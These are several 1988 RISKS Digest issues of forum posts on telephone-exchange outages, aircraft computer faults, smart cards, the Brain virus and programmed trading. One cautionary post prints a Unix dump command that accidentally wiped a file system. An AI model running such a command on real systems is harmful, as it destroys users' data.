Franklin Anthes <mcvax!geocub!anthes@uunet.UU.NET> Mon, 23 May 88 21:15:50 +0200

>RISKS DIGEST 6.85 includes a brief excerpt translated from the >French-language "Sciences & Vie Micro" referring to chances of a crash >due to a software error:

- > "One chance in a million? Wrong! One chance in a billion and that
- > for each hour of flight!"

The original was:

"Je prends l'avion, quelle probabilite ai-je de m'ecraser au sol pour une erreur de logiciel? Une chance sur un million? Perdu! Une chance sur un milliard et par heure."

So the translation was correct concerning the billion. I Looked in the dictionary and found out that billion actually has two meanings in French: one old and one new (talk about a RISK!). The old meaning is 10**9, and the new is 10**12, like you said. Anyway thank you for pointing out the possible ambiguities.

Frank Anthes-Harper!ucbvax!decvax!uunet!mcvax!inria!geocub!anthes

who watches the watchers? -- Southern Bell outage

Scott Schwartz <schwartz%thebes%swarthmore.edu@RELAY.CS.NET> Tue, 24 May 88 04:46:11 EDT

Relying on alarms, even with humans in the loop is sometimes not enough, it seems.

The following article is from the Philadelphia Inquirer, 23 May '88, pA10.

"Power Surge Knocks Out Telephone Service in N.C"

UPI, Charlotte N.C. -- A mysterious power surge that went undetected for six hours knocked out telephone service to about one-fifth of North Carolina Saturday (May 21) night and early yesterday, forcing hospitals and police to rely on radio communications. ...

The outage was caused by an apparent power surge of unknown origin that struck the central office of Southern Bell in Charlotte at about 11:30 a.m. Saturday. A skeleton crew at the office failed to notice alarms warning of the problem until the overloaded system failed about six hours later.

-- Scott Schwartz schwartz@swarthmore.edu

✓ "The Bell System"; aircraft navigation systems

Steve Philipson <steve@ames-aurora.arpa> Mon, 23 May 88 11:44:02 PDT

In RISKS 6.89, ihuxz!mfe@moss.att.com (Mike Eastman) writes:

>As of Jan 1, 1984 the Bell System was abolished when the Justice Dept had AT&T >officially divest itself of the local operating companies. ...

It has been three and a half years since divestiture and a lot of operational changes have occurred in that time. However, that III. Bell cable vault has probably been around a long time. Was it put in place and operated by the "Bell System" BEFORE divestiture? Did the Bell System originally place the primary and backup trunks in the same building? These questions have significance to RISKS in that we should find the roots of our technical errors in their design process and not simply lay blame on government decisions that we don't like. Has divestiture increased risk, or is it beginning to serve as a convenient whipping boy when something goes wrong?

It's easier to point fingers at the other guy than to accept responsibility. We see this all the time in multi-vendor computer systems. No one want to accept blame when they can say it's someone else's problem. Of course, the users just want the system fixed! (It's not a hardware problem -- it's a wetware bug!)

One more point on aircraft navigation systems:

The concerns of depending on electrical power for navigation become insignificant for many new aircraft, as some cannot fly at all if there is total electrical system failure. In RISKS we've discussed the new Airbus jets. The opposite end of the spectrum is the new Mooney PFM. This single engine aircraft uses electronic ignition. It does have dual electrical systems and batteries, and a very low failure probability, but if total failure does occur, the pilot will be more concerned with landing his glider than navigating to a distant destination.

Hinsdale File (Re: RISKS DIGEST 6.89)

<jhh@ihlpl.uucp> Tue, 24 May 88 01:10:16 EDT

Last Friday, May 20, there was a Chicago Tonight (1/2 hour show on PBS channel) that described the Hinsdale fire. Apparently, the fire alarms go off whenever there is a power failure. Since there was an AC power alarm at the same time as the fire alarm, it was assumed to be the source of the fire alarm. I personally would not be surprised if that was actually the case, and that the AC power went off as a result a short, which caused the fire. The diesels started automatically, and then failed within 10 minutes, causing another power and fire alarm. At this time, when the alarms were released (a manual operation), they did not re-occur, indicating only a glitch in the alarm

circuits.

The alarms are detected by a contact closure on the switch itself, and passed to the SCCS (Switching Control Center System) via a data link. Since the alarms were being received, the switch was obviously working, the prime concern of SCC personnel.

Since the fire, the other three hub switches in Chicago are being staffed 24 hours a day, because of the vulnerability caused by Hinsdale not being in full operation. I can understand some of the logic behind not staffing offices on off-hours, as there is a large expense involved, particularly if all offices are to be staffed. Even assuming a day shift at all offices, another 3 shifts are required to cover the remainder of the week. At a typical salary of a craft person, that would be ~\$120,000 per year per office. To staff 100 offices, at \$12,000,000 per year, it is easy to see the decision not to staff compared to the cost of a new switch. Before Hinsdale, public utilities commissions probably would be likely to disallow those charges, as unnecessary.

I also suspect that Hinsdale grew more by accident than by design into such an important part of the Chicago network. There has been tremendous growth in development in the western suburbs, along with subsequent growth in telecommunications. I seriously doubt that anyone in Illinois Bell ever did a worst case catastrophe analysis of their network. After all, it could have been a tornado destroying the entire building, rather than a fire destroying merely the contents. I am positive that there has never been a study by Illinois Bell of the effects of two simultaneous failures.

John Haller, AT&T Bell Laboratories



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 91

Wednesday 25 May 1988

Contents

Computers as a weapon?

Ken De Cruyenaere

Aircraft computer malfunction incidents

Nancy Leveson

Federal "smart cards"

Gary Chapman

Cash on the Nail

Michael Travers via Andrew Scott Beals

Style rules - a horror story

Mark Brader

Rebuttal on Hinsdale

Patrick A. Townson

Risk cost recovery -- Hinsdale

Barry C. Nelson

Info on RISKS (comp.risks)

Computers as a weapon ?

<Ken De Cruyenaere <KDC%UOFMCC.BITNET@CORNELLC.CCS.CORNELL.EDU<> Tue, 24 May 88 12:02 CDT

The following story appeared in today's WINNIPEG SUN (reprinted without permission) Life must certainly be unpleasant in an "occupied land".

COMPUTER NETWORK NABS ARABS

RAMALLAH (AP) Israel is using computers as weapon in the struggle to suppress the Palestinian uprising in Israeli occupied Arab lands.

A computer linkup of the military administration, police and civil and security service offices allows Israel to monitor almost every aspect of life in the West Bank and Gaza.

Arab merchants who obey the calls of the uprising's underground leaders and refuse to pay taxes are often nabbed in a network of computerized roadblocks.

On the road between Jerusalem and the West Bank town of Bethelem, an AP reporter saw checkpoints where portable computers were used to track down tax evaders. Names are taken from identity cards Arabs are required to carry. When the names are entered in the computer, it identifies those who owe taxes.

The military government demands tax payment in exchange for a registration of a newborn child or marriage, Palestinians told told the AP.

"We are scared. The tax officials catch you and seize your car or impose a huge fine."

A military government official said about 400 vehicles belonging to deliquent Arab taxpayers have been seized in the West Bank.

The computer "is indeed the ultimate instrument of population control, a carrot-and-stick operation", researcher Meron Benvenisti wrote in his annual study of the occupied territories.

Benveniti said Israel started to develop a computerized occupied lands data bank in August, 1985. The five-year, \$8.5-million project was undertaken by TIM, an Israeli representative of the U.S. computer company Data General.

Aircraft computer malfunction incidents

Nancy Leveson <nancy@ICS.UCI.EDU> Tue, 24 May 88 21:12:44 -0700

From Air Line Pilot, May 1982.

"Several of ALPA's technical committees and the Assocation's New Aircraft Evaluation-Certification Committee are studying improvements that might be made to the stretched DC-9 to address such pilot concerns as the following:

Computer Malfunctions

Unexpected mode changes, complete loss of data, and other anomalies of the flight guidance system have been reported during all phases of flight in Super 80s; cold soaking of the computer or electrical transients or both are believed to have been partial causes. Reports of flight guidance system malfunctions include unexpected switching from the takeoff mode to another mode during the takeoff roll and from the desired approach mode to the heading mode near decision height (DH). Autopilot and autothrottle disconnects during turbulence have been reported, and switching from takeoff mode to climb mode has caused the autothrottle thrust computer to retard one throttle to idle.

Under certain deicing-engine auti-icing bleed configurations and flight conditions -- for example, on coupled approaches and when climbing through cirrus clouds -- problems with computer system logic for digital thrust rating have caused autothrottle disconnects."

[It continues with a listing of problems in non-computer parts of the design.]

Federal "smart cards"

Gary Chapman <chapman@csli.stanford.edu> Wed, 25 May 88 16:08:06 PDT

The recent humorous (I presume) recommendation for a universal "smart card" on one's thumbnail prompts me to call attention to something a little more serious. I was recently a reviewer for an OTA draft report on computerizing the entire Federal welfare benefits system--food stamps, Medicare, welfare, etc. As one official put it to me recently, people at OTA thought this was sort of a joke when it first came down, but Congress is serious. The draft report, which may get elevated to a full panel study, considers the issuance of "smart cards" to all Federal welfare beneficiaries, with ATM-like machines at all places where Federal benefits are exchanged for goods and services. If you just stop and think a minute about how many sites this involves--every "Mom and Pop" grocery store, every Seven-Eleven, any place that takes food stamps--you get an impression of the expense. This is a multi-billion dollar proposal just to get the system set up and into place.

Beyond that, say some experts, looms a national identity card for all U.S. citizens. Serious proposals for this may not be far off. So far there has been no real rationale for Congress to consider this, but the recent immigration law, which imposes fines on employers for hiring undocumented workers, will create a nation-wide consitituency pressing for some reliable form of citizenship identification. If there is a trend toward "smart card" disbursement of Federal benefits, this will add to the INS rationale for a national identity card. What's disturbing about all this is that Congress gradually gets used to ideas like these, opposition seems to fade, and the momentum can appear irresistable.

Gary Chapman, Executive Director, CPSR

Cash on the Nail

Andrew Scott Beals <well!bandy@lll-crg.llnl.gov> Wed, 25 May 88 15:29:15 PDT

Date: Wed, 25 May 88 16:07 EDT

From: Michael Travers <mt@media-lab.media.mit.edu>

Subject: Mark O' the Beast update

Subject: Cash on the Nail

DAEDALUS
David Jones

For years now, we have been told that the cashless society is just around the corner. Every shop will have a computer terminal; simply enter the transaction, validate it with your personal card, and the central computer will transfer the sum specified from your bank

account to that of the shop. Wonderful! The reason why it doesn't happen is that fraud would be so easy. Card fraud is so widespread already that the banks daren't risk anything worse. But Daedalus has the answer. His new cash-card is unstealable: the user's own thumbnail.

A nail has a smooth and uniform surface, and is transparent enough to let through the light from a laser. A small laser could bring a brief light pulse to a focus in the body of the nail, burning a tiny white mark that could easily be read, but would be protected from chance abrasion. A dot-matrix pattern of such marks could easily encode a financial transaction. A nail has no nerves so the process would be quite painless. Accordingly, the new Dreadco financial terminal has, besides a keyboard for entering the transaction, a thumb-port to admit the user's thumb.

Every day a nail grows about a tenth of a millimetre. With laser dots about the size of those on a compact disc , this would give space for about ten new transactions. Over time the user will accumulate on his thumbnail a running financial statement showing all his transactions for the past few months. Each time he inserts his thumb into a terminal, the sytem will check that statement against its file. If everything matches, his identification is secure; the terminal accepts the new transaction and prints it below the previous ones. But if there is a discrepancy, it sounds an alarm and clamps down on the suspect thumb, trapping the fraudster until the police arrive!

But suppose a bent manicurist manages to photograph a client's thumbnail, and uses it to construct a forged thumb? Even then, the fraud is risky. By the time the forged thumb is ready, the victim will probably have used the system again. The forgery will not carry this latest transaction: it will be detected and trapped by the terminal, for the police to study later as evidence.

Daedalus' new thumbcard will impose financial prudence on its users. The spendthrift who fills his thumb up with wild transactions will soon be choked off by sheer lack of space. On the other hand, should he go down with mumps or measles (which arrests nail growth) bankruptcy would rapidly threaten. And secrecy is not really assured. Gigolos with magnifiers may shrewdly revive the old gallantry of hand-kissing: gypsy palmists will read both sides with great care; shady financial operators of both sexes may take to wearing opaque nail varnish. And a death in the family will have the sorrowing relatives hastily erasing the deceased's thumbs with a laser-scrambler, before some unscrupuous undertaker or body-snatcher can detach or copy them to filch their encoded legacy.

The Guardian, 24 May 1988

✓ Style rules - a horror story (forwarded from comp.lang.misc on USENET)

Mark Brader <msb@sq.com>

Wed, 25 May 88 20:33:49 EDT

On the topic of corporate rules requiring formal documention for each procedure in a program, Dick Dunn (uucp: {ncar,cbosgd,nbires}!ico!rcd) posted the following in comp.lang.misc:

People may not realize just how much trouble it can cause. A few years back, I saw a procedure-heading standard which was so large and ornate that it was actually causing people to *avoid* writing procedures! They were working on a project which had deadlines (as opposed to lines-of-code-perday goals:-), but they were absolutely required to build one of these giant headers for each function. As a result, it was often easier to write code in-line to perform the identical function in several different places than to split it out into a separate procedure.

Write your own moral--something about programmers taking the easiest path so style rules should encourage the easiest path to be the same as the right one.

Forwarded to Risks by Mark Brader

Rebuttal on Hinsdale

<Patrick_A_Townson@cup.portal.com> Wed May 25 20:40:09 1988

John Haller of AT&T Labs (Risks 6.90) discusses the sequence of events which led to the disasterous fire at Hinsdale on May 8. He quotes from a television show (Chicago Tonight) which on more than one occassion has been derelict in getting all its facts straight.

First: The fire alarm and power outage alarm were NOT simultaneous. The fire alarm was first noted in Springfield, IL at 3:50 PM that Sunday afternoon. The fire alarm signal continued for nine minutes. It was ignored by an employee who thought it was going off due to other conditions at the time.

The alarm stopped about 3:59 PM, then started again a few minutes later, and on its second warning, *then the alarm for loss of power made itself known*. There was nine minutes wasted, plus the several minutes until it began again.

Second: When the technician finally was moved intellectually to consider that a fire alarm might actually refer to a fire, a call was made to a weekend duty supervisor. Not the Hinsdale Fire Department; not the Police Department, but a person who had to put down what they were doing, go out to their car and drive to 120 South Lincoln from wherever they were, through Sunday traffic, the whole bit. Had the tech immediatly called the Hinsdale Fire Department and the weekend supervisor, and coordinated as best as possible the arrival of firemen with telco personnel on location, the damages would have been much less.

Third: The cost of staffing for that office, or any central office on weekends or off hours is no where near the estimate given by correspondent. He assumes

a full compliment of people on each shift, Sundays, nights, holidays, etc... and assumes holiday pay, night premiums, etc. None of this is required. One or two persons *maximum* per office would be fine. A clerk at a terminal with work to do -- they surely could input work orders, make record corrections, etc -- and the express duty of touring the building once every hour or so and immediatly upon reciept of an alarm would be sufficient.

Fourth: A good, comprehensive Halon network, via overhead plumbing just as in conventional water sprinkler systems, would cost only about a quarter million dollars per office to install, and much less than that annually to refresh the holding tanks each year. Hand held halon extinquishers mounted in strategic locations around the building would cost even less.

Imagine if you will, a clerk on the premises Sunday afternoon. He is only paid \$30,000 a year or so, and an alarm is noted on his console or terminal. He picks up a hand held cellular phone, walks into the room down the hall, sees smoke and grabs the Halon cannister from the wall. On the phone he dials 911 to tell them. He starts spraying the Halon, and likely gets the fire out before the firemen arrive. Then he calls a couple other numbers on the phone to key employees to get the word out: get over here fast.

He goes out, meets the firemen and escorts them inside. If the fire is still going, they also have Halon, and are better trained at this sort of thing than the \$30,000 per year clerk. Within minutes a couple of other employees are there, and the limited damage is assessed and repairs begin immediatly.

Now how much would this very *non* labor intensive scenario cost in a year? We would need three such persons per office -- or four perhaps -- allowing for one at night, one evenings, one weekends and days off for the other two.

Would \$200,000 per year per office cover salaries? If there were 10 very important central offices in the Chicago area, would \$2,000,000 per year cover salaries? That's quite a bit lower than the \$12,000,000 correspondent suggests would be required. And if the watch-persons had other duties to do, could their salaries at least in part be charged off in the budgets of other departments? In my figures here, I've actually over-budgeted to include two or three additional watch-persons-at-large, who would travel from office to office during the night to relieve for lunch breaks, fill in for sick or vacationing watch-persons, etc.

Correspondent shudders at the idea of \$12,000,000 (his figures), and says its not economical....but the actual damage to date from Hinsdale has exceeded \$50,000,000 and the cash register is still ringing! Talk about false economies....

I'm sorry, but I think Jim Eibel, Illinois Bell VP of Operations, and designer of the plans which led to this tragedy was expecting an awful lot for his money if he figured a person downstate would see the alarm, know what it was, get help and control a serious problem as well as someone right on location babysitting the switch would do it.

Finally, they have weekend duty supervisors all over the area anyway. They are already being paid a salary, so in figuring the cost of staffing an office at night you have to consider you already have several of the

needed employees in place. Arrange them differently and hire a few more.

I rest my case.

Patrick Townson

Risk cost recovery

"Barry C. Nelson"

Wed, 25 May 88 09:41:37 EDT

John Haller writes about economics of protecting telco switches:

> At a typical salary of a >craft person, that would be ~\$120,000 per year per office. To >staff 100 offices, at \$12,000,000 per year, it is easy to see

>the decision not to staff compared to the cost of a new switch.

Okay, so I'm not an 'econ' major, and it isn't very easy for me to see this.

It does NOT take a craft person to watch a switch, it takes a security guard (and I would guess they would not be paid as well!). The CRAFTperson, if provided, could be doing otherwise-useful work while guarding the switch. Such work could not be fully billable as 'protection', and the TelCo would benefit materially.

Ten minutes out of an hour to do 'rounds' leaves 3/4 time 'working.' Add this to the demonstrably fallible alarms already installed and they are made much better since a person on-site can EASILY go LOOK, let alone COPE with a problem immediately.

Why not just reduce daily staffing so as to normally have productive work to do during off-hours. Even paying an EXTRA 1/4, or \$30,000 per year per office, exclusively for added protection, is pretty cheap for guaranteed insurance.

We must also not forget the other costs beyond the actual switch. [From Patrick Townson's May 14 posting to RISKS:]

> And twenty five million is a *very

>low estimate* of the cost of the fiasco. The new switch alone is estimated >to cost about sixteen million dollars. ... That does >not of course include peripheral equipment, overtime salaries to workers, >the cost of repairing the building or the month of lost revenue from the

>thousands of subscribers without service.

I'll bet someone with the ACTUAL number of similar offices, over all the years they've been installed, given the ACTUAL distribution and cost of preventable disasters during those years, could come up with a good business case for

continued protection. Belt and suspenders, anyone?

Barry C. Nelson



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 92

Wednesday 25 May 1988

Contents

- Down in the Dumps (a true story)
 - Peter Rowell via David Sherman
- "Providence Journal" virus
 - **Martin Minow**
- Stock market damping
- **David Sherman**
- Daedalus and the Thumb Card **Dave Clayton**
- <u>Hinsdale</u>
 - John [J.G.] Mainwaring
- Info on RISKS (comp.risks)

Down in the Dumps (a true story) from comp.unix.wizards

David Sherman < Isuc!dave@unix.SRI.COM> 25 May 88 14:36:29 EDT (Wed)

From: peter@thirdi.UUCP (Peter Rowell)

Newsgroups: comp.unix.wizards

Subject: Down in the Dumps (a true story)

Date: 19 May 88 22:13:13 GMT

Organization: Third Eye Software, Menlo Park, CA

If the following command does not look Evil to you, then read on....

dump Ousf /dev/rmt0 /dev/rrf0g

I post this to the net in the hopes it will save someone else from nailing themselves to the cross like I did. I am sure that more than a few people will read this and say.

"Oh sure, *I* knew that's what would happen. Why didn't you: (a) RTFM (read the friendly manual) (b) be more careful."

Well, actually, I *did* just RTFM and then I made one simple little error and Murphy stepped all over my file system.

In case you haven't already figured it out, the command in question (dump Ousf /dev/rmt0 /dev/rrf0g) will wipe out the file system residing on device /dev/rrf0g! (Yes, it really did...)

The problem is that the "s" flag is looking for a size specification for the tape (which I accidently left out). It apparently ate "/dev/rmt0" and decided that it liked that just fine. Next, the "f" flag says "Oh boy! I get to do the dump TO /dev/rrf0g". Now, it would have been nice if dump had complained that I had not told it what device to dump FROM, but Nnnoooooo, the manual says:

" ... If no arguments are given, the key is assumed to be 9u and a default file system is dumped to the default tape. ..."

The default on my system (an ISI box running 4.3) is /dev/rsd0g. Since this is a valid device on my system, dump promptly started dumping /usr all over rrf0fg.

I saw right away that I had left the length off and interrupted the dump. When I started it up again (with the length) it informed me that the super-block was now caca and that I should run fsck with the -b switch. I did this with -b 32 and -b 11600 and -b etc. etc. etc. sigh. (Through no fault of my own, we did have a recent dump to restore from.)

In conclusion:

I *know* that being root is dangerous. I just never expected that I could *create* a dead file system by using dump!

I personally would like to see dump modified along these lines:

- 1. Not default *anything* (except, perhaps, dump TO tape).
- 2. Be pickier about what a valid numerical value is.
- Require confirmation for dangerous target devices.(Such as mounted file systems or things in /etc/fstab.)

"Providence Journal" virus

Martin Minow THUNDR::MINOW ML3-5/U26 223-9922 <minow%thundr.DEC@decwrl.dec.com> 18 May 88 12:18

On Tuesday, May 18, The Boston Globe business section included a column (probably syndicated) called "Your Computer" written by John J. Xenakis (1610 Worcester Road, Suite 629A, Framingham, MA 01701) that gave a decent overview of the virus phenomena.

The same issue of the Globe (I think, I can't find it now) had an article on a virus that attacked the newsroom computers at the Providence (RI) Journal.

This morning, WBUR radio broadcast a story on that virus. These notes

were scribbled at the time:

In an instant, a reporter lost weeks of work. Their systems programmer used a special program to look at the disk. He found "welcome to the dungeon -- beware of this virus" and three telephone numbers in Pakistan. One of them reached a person who expressed suprise that the virus had gotten that far.

Fred Cohen at the University of Cincinnati said that the virus reached Delaware [University of?] last year. At least three others are on the loose. The best advice is don't share disks. Cohen also noted that the Macbug virus got into "legitimate distribution channels" so shrinkwrapped software might not be safe. Also "viruses can mutate."

The Journal's virus was found on disks in their news bureaus and on their employees' home computers. Their systems programmer is afraid that, although they've gone through all their disks to elminate it, "a copy might be lurking in some desk drawer."

This particular virus infects IBM PC's and clones. You might consider buying an anti-viral program, but at least one is itself infected.

WBUR local news stories are often picked up by NPR, so you might keep an ear open to All Things Considered and/or Weekend Edition.

This particular virus isn't new to RISKS readers. What is interesting, however, is that the part of the general public that reads the business section and/or listens to public radio news is getting a reasonable education in this field.

[The NY Times of 25 May 1988 has an article in THE MEDIA BUSINESS, p.C18. The virus made its appearance when a financial reporter, Froma Joselow, saw the message "disk error" on her computer screen after she unsuccessfully tried to print out a copy of a news article she had been writing. There was a virus program on her floppy, which caused this message on the screen: "Welcome to the Dungeon... Beware of this VIRUS. Contact us for vaccination." The message included an address and phone number of Brain Computer Services... PGN]

PS: how can virus [programs] mutate?

[Self-mutating, e.g, by adapting to their environments. PGN]

Stock market damping

David Sherman <\suc!dave@unix.SRI.COM>
24 May 88 13:26:14 EDT (Tue)

Attempts to influence stock market trading patterns by taxing short-term gains at higher rates aren't likely to have much effect.

Apart from the remoteness of the tax hit, bear in mind that the traders who most influence the stock market are those who manage the huge pension funds, which don't pay any income tax.

David Sherman dave@lsuc.uucp (Canadian tax lawyer)

Daedalus and the Thumb Card

Dave Clayton (401) 792-2501 <LCO101%URIMVS.BITNET@MITVMA.MIT.EDU> Wed, 25 May 88 15:42 EDT

It is quite frightening to contemplate a financial transaction system that can be brought down by application of a bandaid to a paper cut on the thumb--let alone the unthinkableness of losing a thumbnail.

Hinsdale

John (J.G.) Mainwaring <CRM312A%BNR.BITNET@CORNELLC.CCS.CORNELL.EDU> 25 May 88 11:07:00 EDT

There seems to have been a fair amount of high horsemanship in the correspondance to date on the Hinsdale fire. Perhaps it shows one of the biggest potential risks associated with a disaster of this sort, namely the oversimplified fixes that people not in a position to make a full appraisal are likely to push on anyone who will listen.

The remark about the lack of operators in a modern central office is a case in point. I wonder how many people know the size of the installation necessary to allow manual operators to handle a large enough fraction of the traffic offered by tens of thousands of subscribers to make any difference? In any case, such equipment was typically made of beautifully polished wood, and would burn at least as well as an electronic switch, although the smoke might be less toxic.

A good deal of criticism was leveled at cost cutting measures. The phone companies have been under intense pressure to cut costs. The divestiture decree was meant to cut costs by introducing competition. As models of efficiency the phone companies may have been matched only by the federal government. Some recent measures may have been misdirected, and much more improvement remains possible. However, there was no widespread campaign to pay more for more reliable phone service.

Hopefully, the hub concept will be revised to provide diverse routing from end offices to the rest of the network, in spite of the cost and network management problems involved. Perhaps cellular phones will be recognized as a backup to the main network, with base station equipment separately located and trunking to the land network carried over diverse routes. Policies of this sort are only likely to be instituted if the cost is included in the rate base, and then only if there is widespread public acceptance of the cost.

Another significant risk which undoubtedly exists in many situations is the tendency for increases in computing power to decrease modular redundancy. That which is cost effective is not necessarily cheap in small doses. The phone system is highly distributed, but the parts may not function well independantly. Each part of the system may strike the casual observer as large in itself, not a small part of a whole. In fact, each part is likely to be duplicated, separately powered, and and redundantly connected to duplicated sets of other key components. For performance and logistic reasons, the duplicated parts are not likely to be geographically dispersed. In any case, the wires from your phone just go to one switch building, so the benefits of dispersal of the switch remain academic.

We can all hope for lessons from the high level planning down to the the day to day operational procedures that allowed the delay in summoning the fire department.



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 93

Monday 30 May 1988

Contents

Westpac disaster revisited?

Dave Horsfall

Telecommunications redundancy

Chris Maltby

Plastic cash makes for a 'safe' society

Dave Horsfall

Re: Daedalus and Cash on Nail

Rudolph R. Zung

A Thumbnail Sketch of Daedalus: David E. Jones

John Saponara

More on programmed trading

Charles H. Buchholtz

Re: Computers as a weapon ?

Amos Shapir

Re: risks of automatic test acknowledgement

Carl Gutekunst via Mark Brader

The Israeli Virus Bet Revisited

Y. Radai

Info on RISKS (comp.risks)

✓ Westpac disaster revisited?

Dave Horsfall <munnari!stcns3.stc.oz.au!dave@uunet.UU.NET> Thu, 26 May 88 13:46:46 est

Readers with long memories will recall the disaster of Westpac Banking Corporation (Australia) going "live" with an essentially untested system.

The May 23rd issue of Computing Australia has a brief report on their new system, the Accounts Opening and Customer Information (AOCI) system about to undergo three weeks of tests in Brisbane and Sydney. The AOCI system is part of a \$120 million program to build a national, integrated new-generation computer system [buzz-word generated?] called Core System 90 (CS90) for Westpac.

Strangely enough, the article does not mention the aforesaid disaster, but one would hope this system will receive a lot more testing than the last one did... Stay tuned for further details.

Dave Horsfall (VK2KFU), Alcatel-STC Australia, dave@stcns3.stc.oz dave%stcns3.stc.OZ.AU@uunet.UU.NET, ...munnari!stcns3.stc.OZ.AU!dave

Telecommunications redundancy

Chris Maltby <munnari!softway.oz.au!chris@uunet.UU.NET> 29 May 88 19:58:23 [GMT+1000] (Sun)

What no-one is talking about in the Chicago exchange fire is whether society (i.e., the government) has a role in ensuring adequate redundancy in as important a strategic network as the telephone system. The commercial decision made by the telephone company to cut staff in exchange for the risk is just that: a commercial decision. The decision to route all the trunks through the same building is also a typical commercial decision. The result of a concentration on getting the price down to compete in the market is a trade off in services - and that means a much greater exposure to this sort of risk.

There is obviously a higher purpose which is being ignored in all this commercialism, but just whose function is it to impose decent standards on the poor old commercial phone companies. Should it be yet another government regulatory bureaucracy, or should the phone companies be made liable for damages caused by their failure to provide an essential service? Can we put up with higher phone bills? Just who is benefitting out of all the phone company cost cutting anyway?

This is all rather academic to me, as Australia has a centralised government-owned phone company (which only last week was converted from a statutory authority into a limited company). I think the issues are just as important for Australia as well as the US, as we head away from the amorphous Posts and Telegraphs Department system where the cost of a fully redundant network was just absorbed, towards the strict focus on the bottom line.

Chris Maltby - Softway Pty Ltd +61-2-698-2322

Plastic cash makes for a 'safe' society

Dave Horsfall <munnari!stcns3.stc.oz.au!dave@uunet.UU.NET> Thu, 26 May 88 13:36:25 est

From "Computing Australia", 23rd May, 1988:

"Plastic cash makes for a 'safe' society"

A cashless society was a safer society, an expert on electronic funds transfer told last week's ANZAAS conference in Sydney.

Marie Keir, from the secretariat of the Australian Science and Technology Council in Canberra, said EFT meant shop assistants were less vulnerable as they had little money in the cash register.

"The amount of cash to be handled and transported safely has also been a high expense to retailers and banks," Keir said. "EFTs have therefore been promoted as a form of payment to reduce handling costs. The effect of these changes has been a movement to a society which is largely cashless; one which deals with electronic information instead of notes, cash and cheques.

All very laudable, but I'm concerned that this is one more excuse to plunge headlong into a system with no standards, where the customer's rights are ill-defined, and where naturally nothing can possibly go wrong, go wrong, go wrong, go.....

Dave Horsfall (VK2KFU), Alcatel-STC Australia, dave@stcns3.stc.oz dave%stcns3.stc.OZ.AU@uunet.UU.NET, ...munnari!stcns3.stc.OZ.AU!dave

Re: Daedalus and Cash on Nail

"Rudolph R. Zung" <rz02+@andrew.cmu.edu> Thu, 26 May 88 13:28:43 -0400 (EDT)

Is this for real? I would hate to have my transactions limited by the size of my nails. In case you haven't noticed: some people have really short nails, and others have really long nail. People involved in manual labor may also have their nails scratched. Oh my.

Anyway, a cashless transaction system is already in place in Singapore. Interestingly enough, the government subsidised Post Office Savings Bank (POSB, and somehow related to the Post Office, though I have no idea why this is so) issues their own brand of ATM cards. Under the direction of the government, they introduced cashless transactions. Most of the major stores in Singapore have a terminal for this service. The total charges for purchases and/or services are rung up, and punched into this machine. The cashier then hands you a keypad (which has high sides to as to prevent people from peeking at what you're typing in) and the keypad's display shows you how much has been rung up. It also asks you "Account?" To which you tell it whether you want to debit from your savings, checking or whatever account. Having done that, it asks for "PIN?" (Personal Identification Number). This is the same number that you would use to get money out of an ATM. I suppose this remote terminal thingy then calls up the bank and verifies everything (just like an ATM probably would). It may sometimes "Transaction Denied" (insufficient balance, cannot contact back's computer, who knows) or "Transaction Approved", in which case the money is debitted from your account immediately (again just like and ATM, except no money comes out physically.) You then get your little receipt and everybody is happy. Notice that the cashier does not get to find out what account you paid from, nor your PIN. All the cashier knows is that you're using a bank card to pay, and how much you paid for the purchase. It's very neat and handy, and convenient. I haven't heard of any frauds from using that system

so far, so I would assume that it is safe. (Standard ATM safeguards should apply.) ...Rue

A Thumbnail Sketch of Daedalus (Eric Haines)

John Saponara <saponara@tcgould.TN.CORNELL.EDU> Thu, 26 May 88 14:53:40 EDT

Organization: Cornell Theory Center, Cornell University, Ithaca NY

There seems to be a little confusion about whether the Daedalus column about recording financial transactions on the thumbnail was a joke or not. It was.

The author is actually David E. Jones, a freelance consultant who brainstorms for a living. He also writes the "Daedalus" column for "New Scientist" magazine in Great Britain. This column is usually about some strange, humorous concept that his friend Daedalus is working on at the bustling, mythical Dreadco research labs (whose motto is probably "A Growing Concern").

What's interesting is that about 17% of his ideas have been seriously studied as possibilities by various groups. For example, a method of building prototypes based on shining UV light into a vat of photopolymer was just described in the May 1988 issue of "Computer Graphics World". This idea was presented back in 1982 through "Daedalus". Anyway, I highly recommend David Jones' hilarious, thought provoking book "The Inventions of Daedalus", which is a collection of these columns.

-- Eric Haines (not John Saponara, no matter what the mail header says)

More on programmed trading

Charles H. Buchholtz <chip@eniac.seas.upenn.edu> Thu, 26 May 88 03:48:57 edt

Since people are still talking about programmed trading, I thought I'd pass this along. When I first started reading about programmed trading in RISKS, I asked a financial analyst friend of mine what she thought. She replied that there are (at least) two types of programmed trading: arbitrage and portfolio insurance. What follows is my understanding based upon her comments; I hope that someone more familiar with finance would correct my inevitable misconceptions.

Arbitrage involves monitoring two or more prices (usually of related items in different markets), and responding quickly to small fluctuations. This acts as a stabilizing force in the market; when price A drops relative to B, B is sold and A is bought, which acts to raise the price of A and lower the price of B. This is a computerized application of the adage, "Buy low and sell high".

Portfolio insurance attempts to assure a reasonable rate of return on a portfolio of diverse investments. The portfolio insurance program sells

when the price drops, and buys when the price rises, in an attempt to get out of failing markets and into rising ones. This "Buy high and sell low" philosophy acts to reinforce market movement. It works as long as the volumes traded are small enough not to effect the prices involved. If too much of the market is traded according to this system, chaos will result.

---Chip

Disclaimer: U. of P. doesn't even know I'm writing this, and I'm sure the folks at Wharton know much more about this than I do.

★ Re: Computers as a weapon?

Amos Shapir <nsc!taux01!taux01.UUCP!amos@Sun.COM> 26 May 88 14:18:03 GMT

The computerized roadside ambush operation to catch tax evaders was not designed especially for the occupied territories; it started in Israel itself a few years ago. Its main goal is to catch businesses without a formal address, such as free-lance taxi drivers, etc.

All the sources of risk presented in the article as aspects of 'life in an occupied land' (such as the connections among government data bases, and the requirement to carry an id card), are also imposed on Israeli citizens. Many western democracies use similar methods.

